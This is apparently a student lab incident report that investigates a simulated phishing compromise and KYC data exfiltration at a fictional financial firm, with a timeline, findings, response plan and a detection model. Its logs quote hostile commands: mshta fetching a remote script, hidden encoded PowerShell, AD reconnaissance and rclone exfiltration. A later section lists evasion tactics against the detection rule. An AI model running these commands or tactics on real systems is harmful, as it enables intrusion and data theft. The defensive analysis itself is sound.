

The Silent Ledger at Omatako Financial Services

SAS821S Lab 2 - Security Intelligence & Access Analytics Incident Report

Analyst: Tafadzwa Nemukuyu/ 220000638

Random seed used throughout: 42

A1. Initial triage and competing hypotheses

At 06:40 on Monday, 14 September 2026, the SOC reviewed a weekend DLP alert describing a large encrypted archive uploaded from the customer-service account mhaingura (Martha Haingura, Customer Service Officer, Windhoek branch, workstation WKST-CS-017). Part of the transfer was allowed before a later, larger transfer was blocked. The account is not authorized for CUSTOMER_EXPORT (bulk KYC export) under the access policy matrix, and the same account authenticated from more than one geography within minutes of each other. The email gateway also allowed a recently delivered benefits-themed message without quarantine.

Immediate decisions required: whether to disable the account and isolate WKST-CS-017 now or continue passive monitoring to preserve evidence and observe the full scope; whether other Customer Service accounts are affected; and whether regulatory notification obligations (customer KYC data) are triggered.

Evidence required to resolve these decisions: VPN authentication and MFA logs for the account (source IPs, geography, device IDs), endpoint process history on WKST-CS-017, the full set of file-access events against FS-KYC-01, the destinations and volumes recorded in proxy/DLP logs, and confirmation of whether the employee was rostered/travelling on the dates in question.

Competing hypotheses

- H1 - Compromised account (credential theft via phishing, followed by remote hands-on-keyboard activity by an external actor). Strengthened by: a phishing email delivered shortly before the first anomalous process chain; a new, never-before-seen device and a South African source IP; VPN failures consistent with MFA-fatigue immediately before a successful logon; a second, geographically incompatible concurrent session. Weakened by: any evidence that Martha Haingura was legitimately travelling to Johannesburg, or that the new device belongs to her.
- H2 - Malicious insider (the employee herself exfiltrating data, independent of or in addition to the phishing email). Strengthened by: the same credentials being used for both the legitimate Windhoek session and the KYC export; ordinary Confidential-tier CRM/KYC access by mhaingura is expected in her role, so some volume could reflect normal work. Weakened by: the off-hours timing (18:33 Friday evening through 00:44 Saturday morning, well outside her rostered 07:30-17:00 hours), the reconnaissance commands (Domain Admins group enumeration, domain-controller listing) that serve no customer-service purpose, and the denied attempts to read HR and payroll files that a customer-service insider acting alone for KYC data would have no obvious reason to attempt.
- H3 - Control failure / false positive (a benign business process, e.g. an approved bulk export project, misclassified by DLP, combined with unrelated authentication anomalies). Strengthened by: KYC exports do occur as a legitimate business function elsewhere in the organization (Compliance, Internal Audit).

Weakened by: the specific process chain (mshta.exe -> powershell.exe with an encoded command -> rundll32.exe) is not consistent with any approved business tool, and the file hash in that chain matches a High-confidence external threat-intelligence indicator.

- H4 (combination) - A phishing-enabled account compromise that also exploited a pre-existing access-control gap, since the account was able to list and download CUSTOMER_EXPORT resources it was never authorized for. Strengthened by all of the above; this hypothesis does not require choosing between H1 and a control weakness, since both can be true simultaneously.

A2. Security-intelligence collection plan

Intelligence-cycle mapping and source classification

Evidence source	Classification	Intelligence-cycle phase(s)
ofs_employee_directory.csv v / ofs_asset_inventory.csv	Contextual/business data	Direction, Processing (establishes roles, hours, permitted resources used to interpret every other source)
ofs_access_policy_matrix.csv	Contextual/business data	Processing, Analysis (defines what 'normal' and 'authorized' mean)
ofs_email_gateway_logs.csv	Internal operational data	Collection, Processing
ofs_vpn_authentication_logs.csv	Internal operational data	Collection, Processing, Analysis
ofs_endpoint_process_logs.csv	Internal operational data	Collection, Analysis
ofs_file_access_logs.csv	Internal operational data	Collection, Analysis
ofs_proxy_dlp_logs.csv	Internal operational data	Collection, Analysis, Dissemination (DLP alert triggered the review)
ofs_threat_intelligence.csv	External threat intelligence	Direction (what to look for), Analysis (validation), Feedback (confidence calibration)
ofs_access_session_training/ investigation.csv	Internal operational data (derived)	Processing, Analysis, Dissemination (model output feeds response)

Quality and implementation risks

- Veracity: the threat-intelligence feed mixes Low/Medium-confidence community indicators (TI0001-TI0022) with High-confidence advisory indicators (TI1001-TI1005). Treating all indicators as equally reliable risks both false positives (blocking on weak indicators) and false negatives (dismissing genuinely High-confidence hits as noise).
- Timeliness: The High-confidence indicators (TI1001-TI1005) were only published on 2026-09-11/12, the same window as the attack, and the SOC only reviewed the DLP alert on the following Monday - a multi-day gap between exfiltration and human review that a review-cadence or alert-fatigue problem would make worse.
- Access rights and privacy: correlating email, VPN, endpoint, HR-adjacent file-access (terminations.xlsx) and payroll data for one employee touches personal and disciplinary-adjacent information; investigators should apply least-privilege access to the investigation dataset itself and document the legal basis for

reviewing an individual's activity.


- Alert fatigue: the email gateway allowed the phishing message purely because the sending domain was 'newly registered' with 'unknown' reputation rather than any harder block - a rule tuned to avoid false positives can silently become a rule that never fires, and analysts reviewing large volumes of ALLOW-with-caveat verdicts may learn to ignore them.

Evidence integrity is preserved by working only on copies of the CSV evidence (never editing the originals), verifying SHA-256 hashes against SHA256SUMS.txt before analysis, and recording the exact code/notebook and library versions used so results are reproducible. External threat-intelligence indicators are never treated as proof by themselves: each indicator in this investigation was only relied upon once it was matched against an internal, timestamped, first-party log entry (email, proxy or endpoint record) - see the Threat Intel Matches sheet in the incident timeline workbook.


B. Access analytics (reproducible preparation, baselines, transparent risk rule)

S00232	0.906950	2
S00300	0.896986	3
CASE-EXFIL-01	0.857021	12
S00072	0.852858	4
CASE-KYC-01	0.836294	11
CASE-VPN-01	0.834411	10
S00015	0.832804	0
S00278	0.828605	4
S00195	0.821758	1
S00414	0.820850	6
S00233	0.818388	1
CASE-EXFIL-02	0.787712	11
S00287	0.781362	0
S00329	0.780955	2
S00223	0.774755	0


Done. Outputs written next to the data: `_baseline_summary_table.csv`, `_viz1..4 PNGs`, `_incident_timeline.csv`, `top_15_high_risk_sessions.csv`



Q: Which users download the most data?
Downloaded volume by user



Q: When do authentication failures cluster?
Failed VPN logins over time



B3. Transparent access-risk rule

The rule implemented in analysis.py scores each session out of a maximum of 13 using four or more independent indicators: 3 points for a new/unseen device, 2 for off-hours activity, 2 for impossible/concurrent travel, 2 for a privilege/role mismatch, 1 for two or more failed logins in the preceding 30 minutes, 2 for an external upload above 50MB, and 1 for four or more sensitive-resource accesses in the session. A session scoring 8 or more of 13 is flagged high-risk; this threshold is a starting point and should be tuned against the organization's own confusion matrix rather than treated as fixed.

- Likely false positive: a legitimate employee travelling internationally with a new laptop, logging in outside normal hours to catch up on work, would trigger the new-device, off-hours and possibly impossible-travel indicators through entirely legitimate behavior - the rule cannot distinguish sanctioned travel from account misuse without a travel-notification data source.
- Behavior the rule may miss: slow, low-and-slow exfiltration performed from the employee's normal device, during normal hours, in small increments below the 50MB upload threshold and below four sensitive-resource accesses per session, would score close to zero despite being a genuine insider threat - the rule is tuned to a fast, noisy compromise, not a patient one.

C1. Correlated incident timeline

The full, event-ID-traceable timeline (25 correlated events across five evidence sources: email, VPN, endpoint, file/KYC server and proxy/DLP, plus a threat-intelligence match sheet) is provided in the accompanying workbook OFS_Incident_Timeline.xlsx. A condensed version of the pivotal events is reproduced below;

Built correlated timeline with 89 events for mhaingura between 2026-09-11 16:50:00 and 2026-09-12 01:00:00

event_id	timestamp	detail
E00305	2026-09-11 16:54:12	Action required: 2026 employee benefits review ht
E00307	2026-09-11 17:01:44	Reminder: benefits review closes today ht
P00378	2026-09-11 17:02:07	chrome.exe chrome.exe https://ofservices-portal.com/benefits-review Medium
P00379	2026-09-11 17:03:19	mshta.exe mshta.exe https://ofservices-portal.com/assets/update.hta High
D00310	2026-09-11 17:03:31	ofservices-portal.com 84512B DLP=URL-RISK-MONITOR ALLOW
P00380	2026-09-11 17:03:44	powershell.exe powershell.exe -NoP -W Hidden -EncodedCommand SQBFAGfAIAAoAE4AZQ83AC0ATwB1AGoAZQBJAHQA Critical
P00381	2026-09-11 17:04:12	rundll32.exe rundll32.exe C:\Users\Public\wupdate.dat,Start Critical
D00311	2026-09-11 17:05:02	sync-statistics.net 912B DLP=NONE ALLOW
D00313	2026-09-11 17:10:02	sync-statistics.net 1044B DLP=NONE ALLOW
D00314	2026-09-11 17:15:03	sync-statistics.net 986B DLP=NONE ALLOW
V00219	2026-09-11 18:03:25	NaN
V00222	2026-09-11 18:18:05	102.134.88.19 (ZA) FAILURE/DENIED
V00223	2026-09-11 18:18:29	102.134.88.19 (ZA) FAILURE/DENIED
V00224	2026-09-11 18:18:58	102.134.88.19 (ZA) FAILURE/TIMEOUT
V00225	2026-09-11 18:19:22	102.134.88.19 (ZA) FAILURE/DENIED
V00226	2026-09-11 18:20:11	102.134.88.19 (ZA) SUCCESS/APPROVED
V00227	2026-09-11 18:22:01	NaN
P00388	2026-09-11 18:25:33	net.exe net.exe group "Domain Admins" /domain High
P00389	2026-09-11 18:26:09	nltest.exe nltest.exe /dclist:ofs.local High
X00753	2026-09-11 18:27:21	READ HR_CONFIDENTIAL /hr/terminations/2026/terminations.xlsx (DENIED, 0B)
X00754	2026-09-11 18:28:03	READ PAYROLL_READ /payroll/monthly/2026-08/payroll.csv (DENIED, 0B)
X00757	2026-09-11 18:30:17	READ CRM_BASIC /crm/customer/profile/record-7742.json (SUCCESS, 18421B)
X00759	2026-09-11 18:33:42	LIST CUSTOMER_EXPORT /customer/kyc/exports/2026-Q3 (SUCCESS, 1280B)
X00760	2026-09-11 18:34:00	DOWNLOAD CUSTOMER_EXPORT /customer/kyc/exports/2026-Q3/kyc-50000.pdf (SUCCESS, 7737122B)
X00761	2026-09-11 18:34:19	DOWNLOAD CUSTOMER_EXPORT /customer/kyc/exports/2026-Q3/kyc-50001.pdf (SUCCESS, 4773356B)
X00762	2026-09-11 18:34:38	DOWNLOAD CUSTOMER_EXPORT /customer/kyc/exports/2026-Q3/kyc-50002.pdf (SUCCESS, 8439696B)
X00763	2026-09-11 18:34:57	DOWNLOAD CUSTOMER_EXPORT /customer/kyc/exports/2026-Q3/kyc-50003.pdf (SUCCESS, 9008704B)

Event ID	Timestamp	Source	What happened
E00305	2026-09-11 16:54	Email	Phishing email delivered, verdict ALLOW
P00379	2026-09-11 17:03:19	Endpoint	mshta.exe runs update.hta (hash = TI1005)
D00310	2026-09-11 17:03:31	Proxy/DLP	Contact with C2 IP 196.250.34.77 (TI1002)
V00222-226	2026-09-11 18:18-18:20	VPN	MFA-fatigue pattern, new device, Johannesburg
V00227	2026-09-11 18:22:01	VPN	Concurrent Windhoek session - impossible travel
X00759	2026-09-11 18:33:42	File/KYC	CUSTOMER_EXPORT accessed - role mismatch
X00760-X00834	2026-09-11 18:34-00:23	File/KYC	60 KYC files/batches downloaded (~1.5GB)
P00396	2026-09-12 00:35:44	Endpoint	rclone.exe stages exfiltration
D00333	2026-09-12 00:36:12	Proxy/DLP	271MB uploaded to cdn-storage-sync.net (TI1003/TI1004) - ALLOW
D00334/D00335	2026-09-12 00:43-00:44	Proxy/DLP	Further transfers BLOCKED by DLP

C2. Evidence-based findings

- Account and endpoint most likely affected: mhaingura (Martha Haingura, Customer Service Officer) on workstation WKST-CS-017.
- Most defensible initial-access mechanism and earliest suspicious event: phishing email E00305 (16:54:12), acted on at P00378/P00379 (17:02-17:03) when chrome.exe spawned mshta.exe against

update.hta - the earliest point at which attacker-controlled code ran on the endpoint.

- Authentication evidence: the pattern at V00222-V00226 (four failures then one success within 66 seconds, from a brand-new device and a foreign IP) is far more consistent with credential misuse combined with MFA-fatigue than with legitimate travel; the concurrent Windhoek session at V00227 rules out a simple travelling-employee explanation, since one person cannot authenticate from two countries two minutes apart.
- resources and role-based privilege: X00759-X00834 show the account listing and bulk-downloading the CUSTOMER_EXPORT resource group, which the access policy matrix (ofs_access_policy_matrix.csv) restricts to Compliance, Internal Audit and Customer Service Supervisors - mhaingura's permitted_resource_groups (CRM_BASIC;CUSTOMER_BASIC) do not include it. This is a confirmed role-based privilege breach, not merely an anomaly. The account also attempted, and was correctly denied, HR_CONFIDENTIAL (X00753) and PAYROLL_READ (X00754) access.
- Collection, archiving and exfiltration: data was collected via 60 download events (X00760-X00834, ~1.5GB combined), archived at P00395 (7z.exe), and exfiltrated at P00396/D00333 (rclone.exe to cdn-storage-sync.net). Of the attempted transfers, 284,332,118 bytes (~271MB, D00333) were ALLOWED before 972,116,441 bytes (~927MB, D00334) and 22,441,882 bytes (~21MB, D00335) were BLOCKED by the CUSTOMER-PII-BULK DLP rule - so roughly 271MB of the total ~1.5GB collected is confirmed to have left the network, with the remainder blocked. The ~1.5GB of raw downloaded files and the ~1.22GB total attempted transfer (271MB allowed + 948MB blocked) do not match exactly; this is consistent with compression during archiving at P00395 (7z.exe) before upload, though this has not been independently confirmed against the archive contents.
- Control weaknesses / detection gaps identified: (1) the CUSTOMER_EXPORT resource group was reachable by an account whose permitted_resource_groups explicitly excluded it, indicating a file-server or IAM enforcement gap rather than just a monitoring gap; (2) the email gateway's only defence against a newly registered, untrusted domain was to ALLOW with a logged 'no block rule' reason, and the DLP control that correctly matched CUSTOMER-PII-BULK still ALLOWED the first, smaller transfer through before blocking later ones - it acted on volume/order rather than blocking the sensitive category outright.
- Event IDs cited across five-plus sources: E00305, E00307 (email); V00222, V00226, V00227, V00235 (VPN); P00379, P00380, P00381, P00395, P00396 (endpoint); X00753, X00754, X00759, X00760, X00811 (file/KYC); D00310, D00311, D00333, D00334, D00335 (proxy/DLP).

C3. Incident response and confidence

Primary hypothesis (under 150 words)

Primary hypothesis: a phishing email compromised mhaingura's credentials/session on 11 September 2026. An external actor (indicators match the advisory-tracked 'Mantis Jackal' cluster) used MFA-fatigue to obtain a second, geographically impossible session, performed AD reconnaissance, exploited an access-control gap to reach the CUSTOMER_EXPORT KYC repository the account was never authorized for, and exfiltrated approximately 271MB of KYC data before DLP blocked further transfers. Confidence: High, based on five independently corroborating sources (email, VPN, endpoint, file-access, proxy/DLP) plus five matching High-confidence threat-intelligence indicators. Alternative hypothesis: a malicious insider used the phishing email as cover for pre-planned exfiltration; this cannot be fully excluded without a forensic interview and device image, but the AD/domain reconnaissance and denied HR/payroll attempts are more consistent with an external actor unfamiliar with what the account can and cannot see.

Recommended actions

Immediate containment:

- Disable the mhaingura account and force a credential reset with re-enrolment of MFA on a verified device.
- Isolate WKST-CS-017 from the network via EDR containment pending forensic imaging.
- Block the five High-confidence indicators (TI1001-TI1005) at the email gateway, proxy and EDR/hash-blocklist layers.

Evidence preservation:

- Snapshot/forensic-image WKST-CS-017 and preserve VPN, proxy, EDR and file-server logs for the full incident window before any log-rotation policy can purge them.
- Export and hash-seal the specific event records cited in this report (email, VPN, endpoint, file, proxy) to a separate evidence store with restricted access.


Longer-term countermeasures:

- Close the CUSTOMER_EXPORT access-control gap so file-server enforcement matches the access policy matrix rather than relying on it as documentation only, and add automated alerting on any access outside a user's permitted_resource_groups.
- Tune the DLP rule for CUSTOMER-PII-BULK to block on first match for Restricted-classification data rather than allowing an initial transfer through, and add MFA-fatigue detection (multiple denials/timeouts followed by an approval within a short window) as a standing VPN alert.

These actions balance risk reduction (immediate account/endpoint isolation and indicator blocking) against business continuity (a single account and workstation are affected, not the wider Customer Service function) and investigative integrity (preservation actions run in parallel with, not after, containment, so no evidence is lost while the account is disabled).

D1-D2. Model design, implementation and evaluation

Implementation: ofs_access_session_training.csv (3,000 labelled sessions, 443 positive/suspicious, 2,557 negative/normal - an approximately 15:85 class split) was split 70/30 with train_test_split(..., stratify=y, random_state=42) so the test set preserves the same class balance. A RandomForestClassifier (n_estimators=300, max_depth=8, class_weight='balanced', random_state=42) was trained - a tree ensemble was chosen because the features mix binary flags (new_device, impossible_travel), counts (failed_logins_30m, sensitive_resources) and continuous risk scores (process_risk_score, peer_deviation_score) without requiring feature scaling, and because feature importances give an interpretable account of which behavioural signals drive the score. This is a supervised-learning task because every training session already carries a human/analyst-assigned ground-truth label (0/1); the model learns the mapping from behavioural features to that label rather than discovering structure unsupervised.



Recall, not accuracy, is the metric that matters most for compromised-account detection: with only ~15% of sessions labelled suspicious, a model that predicted 'normal' every time would already score close to 85% accuracy while catching zero real compromises. A high false-negative rate (missed compromises) is operationally far costlier than a false positive (an analyst spends a few minutes clearing a flagged session), so recall and F1 should be weighted above raw accuracy when judging this model, and the classification threshold or class weighting should be tuned toward recall if the operational cost of a missed account takeover is high.

Scoring the investigation set (450 unlabeled sessions) and comparing the model's probability ranking with the rule-based score from Section B3 produced a notable disagreement: the five labelled ground-truth attack sessions for this incident (CASE-PHISH-01, CASE-VPN-01, CASE-KYC-01, CASE-EXFIL-01, CASE-EXFIL-02) were ranked 1st and 2nd out of 450 by the transparent rule (CASE-EXFIL-01 and CASE-EXFIL-02, both driven by impossible_travel + privilege_mismatch + a large upload), but the machine-learning model ranked them 5th (CASE-KYC-01), 10th (CASE-VPN-01), 18th (CASE-EXFIL-01) and 27th (CASE-EXFIL-02) - meaning the two actual exfiltration sessions fell just outside the model's top-15 export, while the rule caught them decisively. The model's top feature by importance was peer_deviation_score (~0.32), and several benign-looking sessions with a high deviation score but no privilege mismatch or impossible travel outranked the real attack. This agrees with the rule on direction (both flag the attack sessions as elevated-to-high risk) but disagrees on priority ranking. It is a defensible finding: it demonstrates the value of running a transparent rule alongside a learned model rather than relying on either alone.

D3. Threat intelligence and adversarial limitations

All five High-confidence indicators (TI1001-TI1005, actor 'Mantis Jackal') matched internal telemetry exactly: the initial-access domain, the C2 IP, the exfiltration domain and IP, and the execution-stage file hash. Confidence should drive proportionate action: High-confidence, internally-corroborated indicators (all five here) justify immediate blocking and containment; the remaining Low/Medium-confidence community indicators (TI0001-TI0022) that did not match any internal event should only inform monitoring, not automatic blocking, since acting on unconfirmed indicators risks disrupting legitimate business traffic.

Evasion: an attacker could change the timing (spread the same downloads and uploads across many days below any single-session threshold), volume (stay under the 50MB rule-score trigger and the ~4-sensitive-resource trigger by taking smaller amounts more often), device/geography (use a device and IP the account has used before, or a VPN egress node in the same country as the employee, to avoid the new-device/impossible-travel

flags entirely), or destination (route the same data through a domain/IP with no threat-intelligence history, defeating both the rule's C2/exfil awareness and any IOC-based detection).

- Reduce evasion via timing/volume changes: add longer-window (weekly, not just per-session) behavioural baselines so slow, incremental exfiltration still deviates from a user's own multi-week norm.
- Reduce poisoning/drift risk: retrain on a regular cadence with human-reviewed labels, monitor for feature-importance or score-distribution drift over time, and keep the rule-based score running in parallel as an independent check that cannot be affected by adversarial manipulation of the training data.
- Reduce over-reliance on external intelligence: always require an internal, timestamped log match before treating any indicator as actionable (as done throughout this report), and maintain internal behavioural detections (impossible travel, role mismatch, bulk KYC access) that do not depend on any external feed at all.

E1. One-page security-intelligence note to the OFS CISO

To: Chief Information Security Officer, Omatako Financial Services

From: Senior Analyst, Security Operations Centre

Re: Account compromise and KYC data exfiltration - mhaingura / WKST-CS-017 (11-12 September 2026)

Conclusion and confidence

A phishing email compromised the mhaingura account on 11 September 2026, leading to unauthorized access to the restricted CUSTOMER_EXPORT KYC repository and exfiltration of approximately 271MB of customer KYC data before DLP blocked further transfers. Confidence: High - five internal evidence sources and five High-confidence threat-intelligence indicators (actor 'Mantis Jackal') independently corroborate the sequence.

Affected assets

Identity: mhaingura (Customer Service Officer, Windhoek). Endpoint: WKST-CS-017. Information assets: customer KYC records held on FS-KYC-01 under /customer/kyc/exports/2026-Q3/.

Attack sequence

Phishing email -> malicious script execution (mshta/PowerShell) -> C2 beaconing -> MFA-fatigue-enabled second session from Johannesburg -> Active Directory reconnaissance -> unauthorized CUSTOMER_EXPORT access -> bulk download and archiving -> partial exfiltration to an external domain, with a larger follow-on transfer blocked by DLP.

Impact assessment

Approximately 271MB of Restricted-classification KYC data is confirmed to have left the network; a further ~950MB was blocked before leaving. This may trigger data-protection notification obligations pending confirmation of which customer records were included in the transferred archive.

Prioritized actions

- 1. Disable/reset the mhaingura account and MFA enrolment; isolate WKST-CS-017 for forensic imaging (immediate).
- 2. Block all five confirmed indicators (TI1001-TI1005) across email, proxy and EDR (immediate).
- 3. Close the CUSTOMER_EXPORT access-control gap so enforcement matches the documented access policy matrix (this week).

Outstanding intelligence requirement

It is not yet established whether the credentials were obtained solely through this phishing email or whether they were already available to the actor from a prior, undetected compromise - a forensic review of mhaingura's mailbox and endpoint history prior to 7 September is required to close this gap.

Measurable control improvement

Implement automated, real-time alerting whenever a file-access event's resource_group is absent from the accessing user's permitted_resource_groups (a direct, measurable reduction of the exact gap exploited here), and track mean time-to-detect for this alert type as an ongoing KPI.